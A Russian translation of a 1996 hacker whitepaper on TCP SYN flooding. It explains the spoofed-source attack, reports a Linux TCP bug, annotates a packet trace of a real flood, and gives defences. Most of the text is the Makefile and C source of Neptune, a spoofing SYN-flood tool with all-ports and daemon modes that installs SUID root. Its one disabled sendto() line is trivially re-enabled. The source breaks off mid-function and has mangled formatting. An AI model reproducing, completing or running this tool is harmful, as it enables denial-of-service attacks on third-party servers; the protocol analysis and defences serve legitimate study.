
Раздел IV. Атака

TCP-соединение инициируется клиентом, отправляющим на сервер запрос с установленным флагом SYN в TCP-заголовке. В норме сервер выдаст SYN/ACK обратно клиенту, идентифицированному по 32-битному адресу источника в IP-заголовке. Затем клиент отправит ACK серверу (как мы видели на рисунке 1), и можно будет приступить к передаче данных. Однако когда IP-адрес клиента подделывается так, чтобы он принадлежал недостижимому хосту, целевой TCP не может завершить трёхстороннее рукопожатие и будет продолжать попытки, пока не истечёт

таймаут. В этом и состоит суть атаки.

Атакующий хост отправляет небольшое количество (мы видели, что достаточно всего 6) SYN-запросов на целевой TCP-порт (например, демон telnet). Атакующий хост также должен убедиться, что IP-адрес источника подделан под адрес другого, в данный момент недостижимого хоста (именно туда целевой TCP будет отправлять свои ответы). IP (посредством ICMP) сообщит TCP о недостижимости хоста, но TCP считает эти ошибки временными и оставляет их разрешение на усмотрение IP (перенаправление пакетов и т.д.), фактически их игнорируя. IP-адрес должен быть недостижимым, потому что атакующий не хочет, чтобы *какой-либо* хост получал SYN/ACK, которые будут поступать от целевого TCP, — это вызвало бы RST с того хоста (как мы видели в разделе об обработке входящих пакетов TCP). Это провалило бы атаку. Процесс выглядит следующим образом:

рис.(3)

```
1    Z(x)    ---SYN--->    A

     Z(x)    ---SYN--->    A

     Z(x)    ---SYN--->    A

     Z(x)    ---SYN--->    A

     Z(x)    ---SYN--->    A

     Z(x)    ---SYN--->    A


2    X    <---SYN/ACK---   A

     X    <---SYN/ACK---   A

               ...

3    X      <---RST---     A
```

На шаге (1) атакующий хост отправляет множество SYN-запросов на целевой хост, заполняя его очередь backlog ожидающими соединениями. (2) Целевой хост отвечает SYN/ACK тому, кого считает источником входящих SYN. В это время все дальнейшие запросы к данному TCP-порту игнорируются. Целевой порт затоплен.

Аномалия Linux

В ходе своих исследований для этого проекта я заметил весьма странную ошибку реализации в TCP-модуле Linux. Когда конкретный TCP-сервер затопляется на хосте Linux, происходят странные вещи... Во-первых, кажется, что таймер установления соединения сломан. Десять поддельных запросов на соединение держат сокеты в состоянии SYN_RCVD чуть больше 20 минут (если быть точным — 23 минуты. Интересно, что это значит... Хмм...). Это намного дольше 75 секунд, которые *должны* быть. Следующая странность ещё более странная... По истечении этого, казалось бы, произвольного периода времени (мне ещё предстоит разобраться, что там происходит) TCP переводит затопленные сокеты в состояние CLOSE, где они *остаются* до тех пор, пока запрос на соединение не поступит на *другой* порт. Если запрос на соединение поступает на затопленный порт (теперь в состоянии CLOSE), он не отвечает, ведя себя так, как будто всё ещё затоплен. После того как запрос на соединение поступает на другой порт, закрытые (CLOSED) сокеты уничтожаются, и исходный затопленный порт снова может отвечать на запросы. Похоже, что запрос на соединение подталкивает закрытые сокеты к вызову listen()... Довольно странно, если хотите знать моё мнение...

Последствия этого весьма серьёзны. Мне удалось полностью отключить все TCP-серверы от ответа на запросы на неопределённый срок. Если все TCP-серверы затоплены, ни один из них не сможет принять допустимый запрос на соединение, чтобы избавиться от состояния CLOSE у затопленных соединений. Плохие новости, не правда ли.

[Примечание: по состоянию на 15.07.96 это остаётся нерешённой загадкой. Я связался с Alan Cox и Eric Schenk и планирую работать с ними над решением этой проблемы. Обо всех наших находках я сообщу как можно скорее. Я полагаю, что проблема, возможно (по крайней мере частично), кроется в функции tcp_close_pending()... Или, возможно, существует логическая ошибка в том, как TCP переключается между таймером установления соединения и таймером keep-alive. Оба они реализованы с использованием одной и той же переменной, поскольку являются взаимоисключающими...]

Раздел V. Сетевой трейс

Ниже приведён сетевой трейс реальной сессии SYN-флудинга. Целевая машина — Ash, Linux 1.2.13. Атакующий — Onyx. Сеть — Ethernet 10 Мбит/с.

```
Network Monitor trace  Fri 07/12/96 10:23:34  Flood1.TXT

Frame   Time    Src MAC Addr   Dst MAC Addr   Protocol     Description

1       2.519   onyx           ash            TCP/23       ....S., len:    4, seq:3580643269, ack:1380647758,
2       2.520   ash            onyx           TCP/1510     .A..S., len:    4, seq: 659642873, ack:3580643270,
3       2.520   onyx           ash            TCP/23       .A...., len:    0, seq:3580643270, ack: 659642874,
```

На Onyx запускается telnet-клиент, и мы видим стандартное трёхстороннее рукопожатие между двумя хостами для telnet-сессии.

Строки 4–126 представляли интерактивный telnet-трафик и ничего не добавляли к обсуждению.

```
127     12.804  ash            onyx           TCP/1510     .A...F, len:    0, seq: 659643408, ack:3580643401,
128     12.804  onyx           ash            TCP/23       .A...., len:    0, seq:3580643401, ack: 659643409,
129     12.805  onyx           ash            TCP/23       .A...F, len:    0, seq:3580643401, ack: 659643409,
130     12.805  ash            onyx           TCP/1510     .A...., len:    0, seq: 659643409, ack:3580643402,
```

Здесь мы видим четырёхэтапную процедуру завершения соединения.

На данном этапе программа флудинга запускается на Onyx, вводятся необходимые данные и атака начинается.

```
131     42.251  onyx           *BROADCAST     ARP_RARP  ARP: Request, Target IP: 192.168.2.7
```

Onyx пытается получить ethernet-адрес Ash с помощью ARP.

```
132     42.251  ash            onyx           ARP_RARP  ARP: Reply, Target IP: 192.168.2.2 Target Hdwr Addr:
```

Ash отвечает своим ethernet-адресом.

```
133     42.252  onyx           ash            TCP/23       ....S., len:    0, seq:3364942082, ack:         0,
```

Флуд начинается. Onyx отправляет первый из 10 TCP-сегментов с установленным битом SYN и подделанным IP-адресом на демон telnet.

```
134     42.252  ash            *BROADCAST     ARP_RARP  ARP: Request, Target IP: 192.168.2.10
```

Ash немедленно пытается разрешить ethernet-адрес. Однако, поскольку такого хоста в сети нет (и нет маршрутизатора для прокси-ответа), ARP-запрос останется без ответа. Хост фактически недостижим.

```
135     42.271  onyx           ash            TCP/23       ....S., len:    0, seq:3381719298, ack:         0,
```

```
136     42.291  onyx            ash             TCP/23       ....S., len:    0, seq:3398496514, ack:         0,
137     42.311  onyx            ash             TCP/23       ....S., len:    0, seq:3415273730, ack:         0,
138     42.331  onyx            ash             TCP/23       ....S., len:    0, seq:3432050946, ack:         0,
139     42.351  onyx            ash             TCP/23       ....S., len:    0, seq:3448828162, ack:         0,
140     42.371  onyx            ash             TCP/23       ....S., len:    0, seq:3465605378, ack:         0,
141     42.391  onyx            ash             TCP/23       ....S., len:    0, seq:3482382594, ack:         0,
142     42.411  onyx            ash             TCP/23       ....S., len:    0, seq:3499159810, ack:         0,
143     42.431  onyx            ash             TCP/23       ....S., len:    0, seq:3515937026, ack:         0,
```

Следующие 9 из 10 SYN. Демон telnet на Ash теперь затоплен. На этом этапе на Onyx запускается ещё один telnet-клиент.

```
144     47.227  onyx            *BROADCAST      ARP_RARP  ARP: Request, Target IP: 192.168.2.7
```

Onyx снова пытается получить ethernet-адрес Ash с помощью ARP. Хм, эта запись должна быть в кэше ARP. Надо разобраться.

```
145     47.228  ash             onyx            ARP_RARP  ARP: Reply, Target IP: 192.168.2.2 Target Hdwr Addr:
```

Вот и ARP-ответ.

```
146     47.228  onyx            ash             TCP/23       ....S., len:    4, seq:3625358638, ack:         0,
147     50.230  onyx            ash             TCP/23       ....S., len:    4, seq:3625358638, ack:         0,
148     56.239  onyx            ash             TCP/23       ....S., len:    4, seq:3625358638, ack:         0,
```

Onyx пытается установить соединение с демоном telnet на Ash, который, как мы видели, затоплен.

```
149     67.251  ash             *BROADCAST      ARP_RARP  ARP: Request, Target IP: 192.168.2.10
```

Ash всё ещё пытается получить ethernet-адрес подделанного хоста. Тщетно...

```
150     68.247  onyx            ash             TCP/23       ....S., len:    4, seq:3625358638, ack:         0,
151     92.254  onyx            ash             TCP/23       ....S., len:    4, seq:3625358638, ack:         0,
```

Onyx всё ещё отправляет запросы на установление соединения... Тоже тщетно.

```
152     92.258  ash             *BROADCAST      ARP_RARP  ARP: Request, Target IP: 192.168.2.10
```

Ты там есть?..

Раздел VI. Neptune.c

Neptune.c — сопутствующий код. Он реализует всё, о чём говорилось выше, и кое-что ещё. Neptune.c, откровенно говоря, сложнее, чем необходимо. Я включил несколько функций, которые не являются обязательными, но делают программу более надёжной. Программа включает: простое в использовании меню, альтернативный интерфейс командной строки для лёгкой интеграции в скрипты, запросы ICMP_ECHO для проверки реальной недостижимости хоста (иначе говоря, «ping»), режим бесконечности (читайте код) и демон-режим с (псевдо)случайным выбором IP-адреса недостижимого хоста.

Меню весьма интуитивно понятно...

1 — Ввести целевой хост

Введите вашу цель. Если вы в замешательстве на этом этапе, убейте себя.

2 — Ввести исходный (недостижимый) хост

Введите предполагаемого отправителя. Принципиально важно, чтобы этот хост был маршрутизируемым, но недостижимым. Помните, что адрес должен быть одноадресным (unicast). Если это широковещательный или многоадресный адрес, он будет отброшен целевым TCP.

3 — Отправить ICMP_ECHO(s) на недостижимый хост

Убедитесь, что предполагаемый отправитель действительно недостижим. Это не 100% надёжно, поскольку: A) ICMP-пакеты могут быть отброшены ненадёжным сетевым уровнем, B) хост может фильтровать пакеты ICMP_ECHO.

4 — Ввести номер порта для флуда

Целевой порт для флуда. Имеется переключатель бесконечности.

5 — Ввести количество SYN

Количество отправляемых SYN. Помните, что данная атака не является «жадной» к пропускной способности; отправка большего количества пакетов, чем необходимо, совершенно бесполезна.

6 — Выйти

Пока, пока.

7 — Запустить

Огонь по готовности.

8 — Демонизировать (может быть реализовано или не реализовано в вашей версии)

Переводит программу в режим демона. Программа уходит в фон и творит там своё злое дело. Необходимы ещё два параметра: интервал отправки пакетов и время жизни демона. Рекомендуемый интервал отправки пакетов — не менее 90 секунд, в зависимости от целевого TCP. 80 секунд должно хватить, поскольку таймер установления соединения составляет 75 секунд. Время жизни демона — на ваше усмотрение. Будьте добры.

Кроме того, часть с демоном включает процедуры для опционального использования файла с недостижимыми IP-адресами и (псевдо)случайного выбора из них. Программа читает файл и строит динамический массив этих IP-адресов в сетевом порядке байтов, затем использует rand (с начальным значением из текущего времени в секундах — нам не нужна высокая энтропия, это не криптография) для генерации числа, которое затем делится по модулю на количество записей в таблице для получения конкретного IP-адреса.

Поскольку программа открывает raw-сокеты, она должна запускаться от имени root. По умолчанию она устанавливается с флагом SUID root в `/usr/local/bin/neptune`, а список доступа находится в `/etc/sfaccess.conf`. Механизм аутентификации работает путём проверки имён пользователей (через UID) потенциальных атакующих. Это не сложный алгоритм, и код весьма прост (кстати: если кто-либо обнаружит какие-либо проблемы безопасности, связанные с тем, что программа имеет бит SUID root, — помимо того очевидного факта, что программа откровенно вредоносна, — я был бы рад услышать об этом). Root — единственная запись, с которой начинается файл доступа.

Чтобы программа работала, необходимо убрать символы комментария со строки 318 (фактический вызов sendto(), который отправляет поддельные датаграммы). Я сделал это специально, чтобы те, кто просто хочет причинить неприятности (и не заинтересован в обучении), нашли программу в основном бесполезной.

Раздел VII. Обсуждение и предотвращение

Как мы видели, атака работает потому, что TCP пытается выполнять свою работу по обеспечению надёжной транспортировки. TCP должен сначала установить соединение, и именно здесь кроется слабость. (T/TCP невосприимчив к этой атаке посредством TAO. Смотрите мою будущую статью:

«The Next Generation Internet» для информации о T/TCP и IPng.) В нормальных условиях, при наличии корректно работающего сетевого ПО, в худшем случае TCP-сервер может быть занят обработкой легитимных запросов на установление соединения и нескольким клиентам придётся повторно передать свои SYN. Но некорректная клиентская программа может эксплуатировать эту слабость в установлении соединения и положить TCP-сервер всего несколькими специально сформированными сегментами.

Важно отметить, что SYN-флудинг требует столь малого объёма сетевого трафика для достижения такой эффективности. Рассмотрим другие сетевые DoS-атаки: флуд ICMP_ECHO (ping-флуд), почтовые бомбы, массовые подписки на рассылки и т.д. Чтобы быть эффективными, все эти атаки требуют от атакующего передачи огромных объёмов сетевого трафика. Это не только делает такие атаки более заметными на обоих концах — за счёт уменьшения доступной полосы пропускания (именно поэтому такие атаки нередко ведутся со скомпрометированных машин), но и увеличивает общую нагрузку на интернет. SYN-флудинг может быть смертельно эффективным при потоке всего лишь 360 пакетов в час.

Предотвращение

Итак, как с этим бороться? Хороший вопрос.

TCPd

TCP-обёртки (TCP wrappers) практически бесполезны. Их «магия» основана на достоверности IP-адреса источника входящих датаграмм. Как мы знаем, он может быть подделан под любой адрес по желанию атакующего. Если только целевой хост не запретил трафик *отовсюду*, кроме известных хостов, TCP-обёртки вас не спасут.

Увеличение размера backlog

Увеличение размера backlog по умолчанию — не лучшее решение. По сравнению с лёгкостью, с которой атакующий может просто отправлять больше пакетов, требования к памяти для дополнительных структур установления соединения непомерно высоки. В лучшем случае это лишь запутывающая мера.

Фильтрация пакетов

Умный фильтр пакетов (или модификация ядра) какого-либо рода может быть жизнеспособным решением. Вкратце:

• Хост ведёт актуальный журнал входящих пакетов с установленным битом `SYN` в структуре связного списка.
• Связный список не должен расти без ограничений (иначе возникнет ещё одна DoS-атака).
• Когда на сокете получено x количество SYN, определённые характеристики пакетов сравниваются (порт источника, IP-адрес источника, порядковые номера, размер окна и т.д.), и если что-то кажется подозрительным, запросы на соединение и связанные структуры памяти немедленно уничтожаются.

Раздел VIII. Ссылки

```
  Люди:  A. Cox, R. Stevens
  Книги: TCP Illustrated vols II, III
```

Этот проект стал возможным благодаря гранту Guild Corporation.

Makefile Neptune

```
  # Neptune Makefile
  # daemon9, 1996 Guild Productions

  all:
  □@gcc -o neptune neptune.c
  □@echo ""
  □@echo "'make install' will install the program..."
  □@echo ""
  □@echo "Warning!  Neptune is installed SUID root by default!"
  □@echo ""
  □@echo "route@infonexus.com / Guild Corporation"
  install:
  □strip ./neptune
  □mv ./neptune /usr/local/bin/neptune
  □chmod 4755 /usr/local/bin/neptune
  □@echo "root" > /etc/sfaccess.conf
  □@echo "Installation complete, access list is /etc/sfaccess.conf"
  clean:
  □@rm -f *.o neptune /etc/sfaccess.conf
```

Neptune.c — исходный код

```
  /*
  □□□        Neptune
  □□□        v. 1.5

  □□□daemon9/route/infinity

  □□      June 1996 Guild productions

  □             comments to daemon9@netcom.com
  □
  □If you found this code alone, without the companion whitepaper
  □please get the real-deal:
ftp.infonexus.com/pub/SourceAndShell/Guild/Route/Projects/Neptune/neptune.tgz
  □
  Brief synopsis:
  □Floods the target host with TCP segments with the SYN bit on,
  □puportedly from an unreachable host.  The return address in the
  □IP header is forged to be that of a known unreachable host.  The
  □attacked TCP, if flooded sufficently, will be unable to respond
  □to futher connects.  See the accompanying whitepaper for a full
  □treatment of the topic.  (Also see my paper on IP-spoofing for
  □information on a related subject.)
  Usage:
```

```
Figure it out, kid.  Menu is default action.  Command line usage is
available for easy integration into shell scripts.  If you can't
figure out an unreachable host, the program will not work.

Gripes:
It would appear that flooding a host on every port (with the
infinity switch) has it's drawbacks.  So many packets are trying to
make their way to the target host, it seems as though many are
dropped, especially on ethernets.  Across the Internet, though, the
problem appears mostly mitigated.  The call to usleep appears to fix
this...  Coming up is a port scanning option that will find open
ports...

Version History:
6/17/96 beta1:SYN flooding, Cmd line and crude menu, ICMP stuff broken
6/20/96beta2:Better menu, improved SYN flooding, ICMP fixed... sorta
6/21/96beta3:Better menu still, fixed SYN flood clogging problem
Fixed some name-lookup problems
6/22/96beta4:Some loop optimization, ICMP socket stuff changed, ICMP
code fixed
6/23/96 1.0:First real version...
6/25/961.1:Cleaned up some stuff, added authentication hooks, fixed up
input routine stuff
7/01/961.5:Added daemonizing routine...

   This coding project made possible by a grant from the Guild corporation

*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <syslog.h>
#include <pwd.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <time.h>
#include <linux/signal.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/icmp.h>

#define BUFLEN 256
#define MENUBUF64
#define MAXPORT 1024
#defineMAXPAK 4096
#defineMENUSLEEP 700000
#defineFLOODSLEEP 100/* Ethernet, or WAN? Yur mileage will vary.*/
#defineICMPSLEEP 100
#define ACCESSLIST "/etc/sfaccess.conf"

int HANDLERCODE=1;
int KEEPQUIET=0;
char werd[]={"\nThis code made possible by a grant from the Guild Corporation\n\0"};

void main(argc,argv)
int argc;
char *argv[];
{

void usage(char *);
void menu(int,char *);
void flood(int,unsigned,unsigned,u_short,int);
unsigned nameResolve(char *);
int authenticate(int,char *);
unsigned unreachable,target;
```

```
□int c,port,amount,sock1,fd;
□struct passwd *passEnt;
□char t[20],u[20];

□if((fd=open(ACCESSLIST,O_RDONLY))<=0){
□□perror("Cannot open accesslist");
□□exit(1);
□}
□setpwent();
□passEnt=getpwuid(getuid());
□endpwent();
□□□□/* Authenticate */
□if(!authenticate(fd,passEnt->pw_name)){
□□fprintf(stderr,"Access Denied, kid\n");
□□exit(0);
□}
□□□□/* Open up a RAW socket */

   □if((sock1=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
   □□perror("\nHmmm.... socket problems\n");
      □□exit(1);
   □}
□if(argc==1){
□□menu(sock1,passEnt->pw_name);
□□exit(0);
□}
□□□□/* Parse command-line arguments */
□while((c=getopt(argc,argv,"8:s:t:p:a"))){
      □□switch(c){
□□□case 's':□/* Source (spoofed) host */
□□□□unreachable=nameResolve(optarg);
□□□□strcpy(u,optarg);
□□□□break;
□□□case 't':□/* Target host */
□□□ □target=nameResolve(optarg);
□□□□strcpy(t,optarg);
□□□□break;
□□□case 'p':□/* Target port */
□□□□port=atoi(optarg);
□□□□break;
        □□case '8':□/* infinity switch */
□□□□port=0;□□□
□□□□break;
□□□case 'a':□/* Amount of SYNs to send */
□□□□amount=atoi(optarg);
□□□□break;
        □□default:□/* WTF? */
          □□□usage(argv[0]);
□□}
□}

□if(!port){
□□printf("\n\nFlooding target: \t\t%u\nOn ports\t\t\t1-%d\nAmount: \t\t\t%u\nPuportedly from: \t\t%u \n",targ
□  □flood(sock1,unreachable,target,0,amount);
□}□
□else{
□□printf("\n\nFlooding target: \t\t%u\nOn port: \t\t\t%u\nAmount: \t\t\t%u\nPuportedly from: \t\t%u \n",targe
   □□flood(sock1,unreachable,target,port,amount);
□}
□syslog(LOG_LOCAL6|LOG_INFO,"FLOOD: PID: %d, User:%s Target:%s Unreach:%s Port:%d Number:%d\n",getpid(),passE
□printf(werd);
□exit(0);
}□□□□□/* End main */

/*
 * □Authenticate.  Makes sure user is authorized to run program.
 *
 */
int authenticate(fd,nameID)
int fd;
char *nameID;
```

```
{

□char buf[BUFLEN+1];
□char workBuffer[10];
□int i=0,j=0;□

□while(read(fd,buf,sizeof(buf))){
□□if(!(strstr(buf,nameID))){
□□□close(fd);
□□□syslog(LOG_LOCAL6|LOG_INFO,"Failed authentication for %s\n",nameID);
□□□return(0);
□□}
□□else {
□□□close(fd);
□□□syslog(LOG_LOCAL6|LOG_INFO,"Successful start by %s, PID: %d\n",nameID,getpid());
□□□return(1);
□□}
□}
}


/*
 *□Flood.  This is main workhorse of the program.  IP and TCP header
 *□construction occurs here, as does flooding.□
 */
void flood(int sock,unsigned sadd,unsigned dadd,u_short dport,int amount){

□unsigned short in_cksum(unsigned short *,int);

   □struct packet{
      □□struct iphdr ip;
      □□struct tcphdr tcp;
   □}packet;

□struct pseudo_header{□□/* For TCP header checksum */
      □□unsigned int source_address;
      □□unsigned int dest_address;
      □□unsigned char placeholder;
      □□unsigned char protocol;
      □□unsigned short tcp_length;
      □□struct tcphdr tcp;
   □}pseudo_header;

   □struct sockaddr_in sin;□□/* IP address information */
   □register int i=0,j=0;□□/* Counters */
□int tsunami=0;□□□/* flag */
□unsigned short sport=161+getpid();

□if(!dport){
□□tsunami++;□□/* GOD save them... */
□□fprintf(stderr,"\nTSUNAMI!\n");
□□fprintf(stderr,"\nflooding port:");□
□}

   □□□/* Setup the sin struct with addressing information */

   □sin.sin_family=AF_INET;□□/* Internet address family */
   □sin.sin_port=sport;□□/* Source port */
   □sin.sin_addr.s_addr=dadd;□/* Dest. address */
    □□□
□□□/* Packet assembly begins here */

   □□□□/* Fill in all the TCP header information */

   □packet.tcp.source=sport;□/* 16-bit Source port number */
   □packet.tcp.dest=htons(dport); □/* 16-bit Destination port */
   □packet.tcp.seq=49358353+getpid();□/* 32-bit Sequence Number */
   □packet.tcp.ack_seq=0;□□/* 32-bit Acknowledgement Number */
   □packet.tcp.doff=5;□□/* Data offset */
□packet.tcp.res1=0;□□/* reserved */
□packet.tcp.res2=0;□□/* reserved */□
```

```
   packet.tcp.urg=0;/* Urgent offset valid flag */
   packet.tcp.ack=0;/* Acknowledgement field valid flag */
   packet.tcp.psh=0;/* Push flag */
   packet.tcp.rst=0;/* Reset flag */
   packet.tcp.syn=1;/* Synchronize sequence numbers flag */
   packet.tcp.fin=0;/* Finish sending flag */
   packet.tcp.window=htons(242); /* 16-bit Window size */
   packet.tcp.check=0;/* 16-bit checksum (to be filled in below) */
   packet.tcp.urg_ptr=0;/* 16-bit urgent offset */

   /* Fill in all the IP header information */

   packet.ip.version=4;/* 4-bit Version */
packet.ip.ihl=5;/* 4-bit Header Length */
   packet.ip.tos=0;/* 8-bit Type of service */
   packet.ip.tot_len=htons(40);/* 16-bit Total length */
   packet.ip.id=getpid();/* 16-bit ID field */
   packet.ip.frag_off=0;/* 13-bit Fragment offset */
   packet.ip.ttl=255;/* 8-bit Time To Live */
   packet.ip.protocol=IPPROTO_TCP; /* 8-bit Protocol */
   packet.ip.check=0;/* 16-bit Header checksum (filled in below) */
   packet.ip.saddr=sadd;/* 32-bit Source Address */
   packet.ip.daddr=dadd;/* 32-bit Destination Address */

/* Psuedo-headers needed for TCP hdr checksum (they
do not change and do not need to be in the loop) */
      
pseudo_header.source_address=packet.ip.saddr;
      pseudo_header.dest_address=packet.ip.daddr;
      pseudo_header.placeholder=0;
      pseudo_header.protocol=IPPROTO_TCP;
      pseudo_header.tcp_length=htons(20);

while(1){/* Main loop */
if(tsunami){
if(j==MAXPORT){
tsunami=0;
   break;
}
packet.tcp.dest=htons(++j);
fprintf(stderr,"%d",j);
fprintf(stderr,"%c",0x08);
if(j>=10)fprintf(stderr,"%c",0x08);
if(j>=100)fprintf(stderr,"%c",0x08);
if(j>=1000)fprintf(stderr,"%c",0x08);
if(j>=10000)fprintf(stderr,"%c",0x08);

}
   for(i=0;i<amount;i++){/* Flood loop */

/* Certian header fields should change */

      packet.tcp.source++;/* Source port inc */
      packet.tcp.seq++;/* Sequence Number inc */
      packet.tcp.check=0;/* Checksum will need to change */
      packet.ip.id++;/* ID number */
      packet.ip.check=0;/* Checksum will need to change */

      /* IP header checksum */
      
packet.ip.check=in_cksum((unsigned short *)&packet.ip,20);

/* Setup TCP headers for checksum */

      bcopy((char *)&packet.tcp,(char *)&pseudo_header.tcp,20);

/* TCP header checksum */

      packet.tcp.check=in_cksum((unsigned short *)&pseudo_header,32);

/* As it turns out, if we blast packets too fast, many
```

```
□□ □get dropped, as the receiving kernel can't cope (at
□□□least on an ethernet).  This value could be tweaked
□□□prolly, but that's up to you for now... */
□□
□□□usleep(FLOODSLEEP);
□□
□□/* This is where we sit back and watch it all come together */
      □□
□□□/*sendto(sock,&packet,40,0,(struct sockaddr *)&sin,sizeof(sin));*/
□□□if(!tsunami&&!KEEPQUIET)fprintf(stderr,".");
   □□}□
□□if(!tsunami)break;
□}
}


/*
 *□IP Family checksum routine (from UNP)
 */
unsigned short in_cksum(unsigned short *ptr,int nbytes){

□register long           sum;            /* assumes long == 32 bits */
        u_short                 oddbyte;
        register u_short        answer;         /* assumes u_short == 16 bits */

        /*
         * Our algorithm is simple, using a 32-bit accumulator (sum),
         * we add sequential 16-bit words to it, and at the end, fold back
         * all the carry bits from the top 16 bits into the lower 16 bits.
         */

        sum = 0;
        while (nbytes > 1)  {
                sum += *ptr++;
                nbytes -= 2;
        }

                                /* mop up an odd byte, if necessary */
        if (nbytes == 1) {
                oddbyte = 0;            /* make sure top half is zero */
                *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
                sum += oddbyte;
        }

        /*
         * Add back carry outs from top 16 bits to low 16 bits.
         */

        sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-16 */
        sum += (sum >> 16);                     /* add carry */
        answer = ~sum;          /* ones-complement, then truncate to 16 bits */
        return(answer);
}


/*
 *□Converts IP addresses
 */
unsigned nameResolve(char *hostname){

□struct in_addr addr;
   □struct hostent *hostEnt;

   □if((addr.s_addr=inet_addr(hostname))==-1){
     □□if(!(hostEnt=gethostbyname(hostname))){
         □□fprintf(stderr,"Name lookup failure: `%s`\n",hostname);
         □□exit(0);
      □□}
      □□bcopy(hostEnt->h_addr,(char *)&addr.s_addr,hostEnt->h_length);
   □}
   □return addr.s_addr;
```

```
}


/*
 * Menu function.  Nothing suprising here.  Except that one thing.
 */
void menu(sock1,nameID)
int sock1;
char *nameID;
{
int slickPing(int,int,char *);
void flood(int,unsigned,unsigned,u_short,int);
unsigned nameResolve(char *);
void demon(int,char *,char *,int,int,int,int);

int i,sock2,menuLoop=1,icmpAmt,port,amount,interval,ttl;
char optflags[7]={0};  /* So we can keep track of the options */
static char tmp[MENUBUF+1]={0},target[MENUBUF+1]={0},unreach[MENUBUF+1]={0};

while(menuLoop){
  printf("\n\n\t\t\t[   SYNflood Menu   ]\n\t\t\t    [  daemon9  ]\n\n");
  if(!optflags[0])printf("1\t\tEnter target host\n");
  else printf("[1]\t\tTarget:\t\t\t%s\n",target);
  if(!optflags[1])printf("2\t\tEnter source (unreachable) host\n");
  else printf("[2]\t\tUnreachable:\t\t%s\n",unreach);
  if(!optflags[2])printf("3\t\tSend ICMP_ECHO(s) to unreachable\n");
  else printf("[3]\t\tUnreachable host:\tverified unreachable\n");
  if(!optflags[3])printf("4\t\tEnter port number to flood\n");
  else if(port)printf("[4]\t\tFlooding:\t\t%d\n",port);
  else printf("[4]\t\tFlooding:\t\t1-1024\n");
  if(!optflags[4])printf("5\t\tEnter number of SYNs\n");
  else printf("[5]\t\tNumber SYNs:\t\t%d\n",amount);
  printf("\n6\t\tQuit\n");
  if(optflags[0]&&optflags[1]&&optflags[3]&&optflags[4])printf("7\t\tLaunch Attack\n");
  if(optflags[0]&&optflags[1]&&optflags[3]&&optflags[4])printf("8\t\tDaemonize\n");
  printf("\n\n\n\n\n\n\n\n\n\n\n\n");
  fgets(tmp,BUFLEN/2,stdin);  /* tempered input */
  switch(atoi(tmp)){
    case 1:
      printf("[hostname]-> ");
      fgets(target,MENUBUF,stdin);
      i=0;
      if(target[0]=='\n')break;
      while(target[i]!='\n')i++;
      target[i]=0;
      optflags[0]=1;
      break;
    case 2:
      printf("[hostname]-> ");
      fgets(unreach,MENUBUF,stdin);
      i=0;
      if(unreach[0]=='\n')break;
      while(unreach[i]!='\n')i++;
      unreach[i]=0;
      optflags[1]=1;
      break;
    case 3:
      if(!optflags[1]){
        fprintf(stderr,"Um, enter a host first\n");
        usleep(MENUSLEEP);
        break;
      }
      /* Raw ICMP socket */
      if((sock2=socket(AF_INET,SOCK_RAW,IPPROTO_ICMP))<0){
        perror("\nHmmm.... socket problems\n");
        exit(1);
      }
      printf("[number of ICMP_ECHO's]-> ");
      fgets(tmp,MENUBUF,stdin);
      if(!(icmpAmt=atoi(tmp)))break;
      if(slickPing(icmpAmt,sock2,unreach)){
```

```
□□□□□fprintf(stderr,"Host is reachable... Pick a new one\n");
□□□□□sleep(1);
□□□□□optflags[1]=0;
□□□□□optflags[2]=0;
□□□□□HANDLERCODE=1;
□□□□□close(sock2);
□□□□□break;
□□□□}
□□□□optflags[2]=1;
□□□□close(sock2);
□□□□break;
□□□case 4:
□□□□printf("[port number]-> ");
□□□□fgets(tmp,MENUBUF,stdin);
□□□□port=atoi(tmp);
□□□□optflags[3]=1;
□□□□break;
□□□case 5:
□□□□printf("[number of SYNs]-> ");
□□□□fgets(tmp,MENUBUF,stdin);
□□□□if(!(amount=atoi(tmp)))break;
□□□□optflags[4]=1;
□□□□break;
□□□case 6:
□□□□menuLoop--;
□□□□break;
□□□case 7:
□□□□if(optflags[0]&&optflags[1]&&optflags[3]&&optflags[4]){
□□□□□syslog(LOG_LOCAL6|LOG_INFO,"FLOOD: PID: %d, User:%s Target:%s Unreach:%s Port:%d Number:%d\n",getpid(),n
□□□□□flood(sock1,nameResolve(unreach),nameResolve(target),port,amount);
□□□□□menuLoop--;
□□□□}
□□□□else{
□□□□□fprintf(stderr,"Illegal option --try again\n");
□□□□□usleep(MENUSLEEP);
□□□□}
□□□□break;
□□□case 8:
□□□□if(optflags[0]&&optflags[1]&&optflags[3]&&optflags[4]){
□□□□□if(!port){
□□□□□□fprintf(stderr,"Cannot set infinity flag in daemon mode.  Sorry.\n");
□□□□□□usleep(MENUSLEEP*2);
□□□□□□break;
□□□□□}
□□□□□printf("[packet sending interval in seconds {80}]-> ");
□□□□□fgets(tmp,MENUBUF,stdin);
□□□□□if(!(interval=atoi(tmp)))interval=80;
□□□□□printf("[time for daemon to live in whole hours(0=forever)]-> ");
□□□□□fgets(tmp,MENUBUF,stdin);
□□□□□ttl=atoi(tmp);
□□□□□syslog(LOG_LOCAL6|LOG_INFO,"DFLOOD: PID: %d, User:%s Target:%s Unreach:%s Port:%d Number:%d Interval: %d
□□□□□demon(sock1,unreach,target,port,amount,interval,ttl);
□□□□□exit(0);
□□□□}
□□□□else{
□□□□□fprintf(stderr,"Illegal option --try again\n");
□□□□□usleep(MENUSLEEP);
□□□□}
□□□□break;
□□□□□□□□□
□□□default:
□□□□fprintf(stderr,"Illegal option --try again\n");
□□□□usleep(MENUSLEEP);
□□}

□}
□printf("\n");
□printf(werd);
□return;
}
/*
```

```
 *□SlickPing.  A quick and dirty ping hack.  Sends <amount> ICMP_ECHO
 *□packets and waits for a reply on any one of them...  It has to check
 *□to make sure the ICMP_ECHOREPLY is actually meant for us, as raw ICMP
 *□sockets get ALL the ICMP traffic on a host, and someone could be
 *□pinging some other host and we could get that ECHOREPLY and foul
 *□things up for us.
 */
int slickPing(amount,sock,dest)
int amount,sock;
char *dest;
{

□int alarmHandler();
□unsigned nameResolve(char *);
